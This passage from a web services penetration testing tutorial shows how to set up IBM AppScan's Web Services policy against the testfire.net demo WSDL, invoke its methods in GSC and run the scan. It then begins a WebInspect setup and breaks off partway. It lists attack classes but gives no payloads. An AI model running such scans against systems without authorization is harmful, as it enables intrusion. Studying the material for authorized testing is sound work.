You need to configure AppScan properly with the required options to perform a web services penetration test. As we learned from "Web Services Penetration Testing Parts 1 and 2," we need a WSDL file or URL to perform web services penetration testing properly. We will test the web services of http://www.testfire.net/bank/ws.asmx?WSDL. It's always better to have sample test data (SOAP requests and responses) to test web services properly but, since we are performing black box testing, we will provide the format of data needed to perform the testing.
Open AppScan to start the web services penetration testing. AppScan will start with the window shown in Figure 1.

Figure 1: New Window

This window will show the recent scans and the option to “Create New Scan.” Click on that option. The “New Scan” window will open, as shown in Figure 2.




Figure 2: New Scan Window

This “New Scan” window will show the “Recent Templates” used and also option to select one of the “Predefined Templates.” Select “Regular Scan” from the “Predefined Templates.” By clicking on the “Regular Scan” template, the “Scan Configuration Wizard” window will open, as shown in Figure 3.




Figure 3: Scan Configuration Window

In the “Scan Configuration Wizard,” select “Web Services Scan” and click on “Next” to open a window where you need to provide the WSDL file or WSDL URL, as shown in Figure 4.




Figure 4: URL and Servers Window

If you need to configure any additional settings for proxy or HTTP authentication, you can configure them here, but to test the web services, I will continue with the default settings, as shown in Figure 5.




Figure 5: URL and Servers Window

Click on “Next” to open the “Test Policy” window, as shown in Figure 6.




Figure 6: Test Policy Window

Here you will find a predefined policy present to test SOAP-related tests, i.e., “Web Services.” Select “Web Services.” If you want to check what are the test cases associated with this policy, just click on the “Full Scan Configuration” link, which is in the left bottom corner of this window, under “General Tasks.” Clicking on the “Full Scan Configuration” link will open a new “Full Scan Configuration” window, as shown in Figure 7.




Figure 7: Full Scan Configuration Window

Select the “Test Policy” tab, which is on the left side of the window under “TEST,” to view the test cases included in this Web Services policy. Under the “No Grouping” option when you start exploring the test cases, you will see three types of buttons:

Disabled

1. Enabled
2. Partially Enabled

   Below mentioned are some of the classes of test cases included in this policy.
3. XML External Entities
4. Information Leakage
5. Insufficient Authentication
6. SQL Injection
7. Cross Site Scripting
8. Directory Indexing
9. Abuse of functionality
10. Session Fixation
11. OS Commanding
12. Format String
13. Brute Force
14. Insecure Indexing
15. LDAP Injection
16. Content Spoofing
17. Remote File Inclusion
18. Null Byte Injection
19. SSI Injection
20. Insufficient Session Expiration
21. Insufficient Transport Layer Protection
22. HTTP Response Splitting
23. Path Traversal
24. XPath Injection

After exploring the test cases included, click on “OK” to close the full scan configuration window, then click on “Next” to complete the configuration wizard and it will open a new window, as shown in Figure 9.




Figure 9: Complete Scan Configuration Window

This window shows that you have successfully completed the scan configuration wizard and also provides information how to start the test by exploring web services methods using GSC. Click on “Finish” to launch GSC, where GSC will import all the methods available in the provided WSDL file as shown in Figure 10.




Figure 10: GSC Window

This GSC shows all the imported methods under “Request Library.” Now you need to edit each method request and provide a value for the required parameter with the required data type in the edit request option, as shown in Figure 11.




Figure 11: GSC

I selected the “IsValidUSer” method and clicked on the “UserId” parameter. It requires a string datatype value. Now provide a string datatype value and invoke the request. I provided the value 1 and clicked on the “Invoke” button; the response I got is shown in Figure 12.




Figure 12: GSC Request Editor

Similarly select all the methods, put the required data type value in the parameters, and invoke the requests one by one. After completion of all the invocation of requests, close the GSC window. Now AppScan will record all the requests and generate the test cases to start web services penetration testing, as shown in Figure 13.




Figure 13: AppScan Test Window

As you can see, AppScan fetched all the requests from GSC request history and is all set to start the test. Just click on the “Test Only” option in the top left corner to start the test. After completion of all test cases, you will get the result in AppScan, as shown in Figure 14.




Figure 14: AppScan Result

Here are the results of the web service scan using AppScan. Now you can use AppScan to test any web service to discover the vulnerabilities present. And you need to verify it manually to avoid False-positive.

WebInspect

HP WebInspect (http://www8.hp.com/in/en/software-solutions/software.html?compURI=1341991) is another very popular tool for web application penetration testing. It uses real-world hacking techniques and attacks to thoroughly analyze your web applications and web services to identify security vulnerabilities. It contains some features in web services penetration testing that make it one of the popular black box web services penetration testing tools. Now we will focus on how to test web services using HP WebInspect.

Open WebInspect and you will find its start page containing “Recently Opened Scans,” “Scans Scheduled for Today,” “WebInspect Messages,” “What’s new in WebInspectxx.x!” (where “xx.x” is the version of WebInspect you are using), along with options to start a new scan, as shown in Figure 15.




Figure 15: WebInspect Start Page

Click on “Start a Web Service Scan,” which will open a “Web Service Scan Wizard,” as shown in Figure 16.




Figure 16: Web Service Scan Window

Select “Configure a Web Service Scan” and in the space for “WSDL Location” insert your WSDL URL. In my case, I am using the same http://www.testfire.net/bank/ws.asmx?WSDL. And in “Scan Name” enter a name. I am using testfire, as shown in Figure 17.

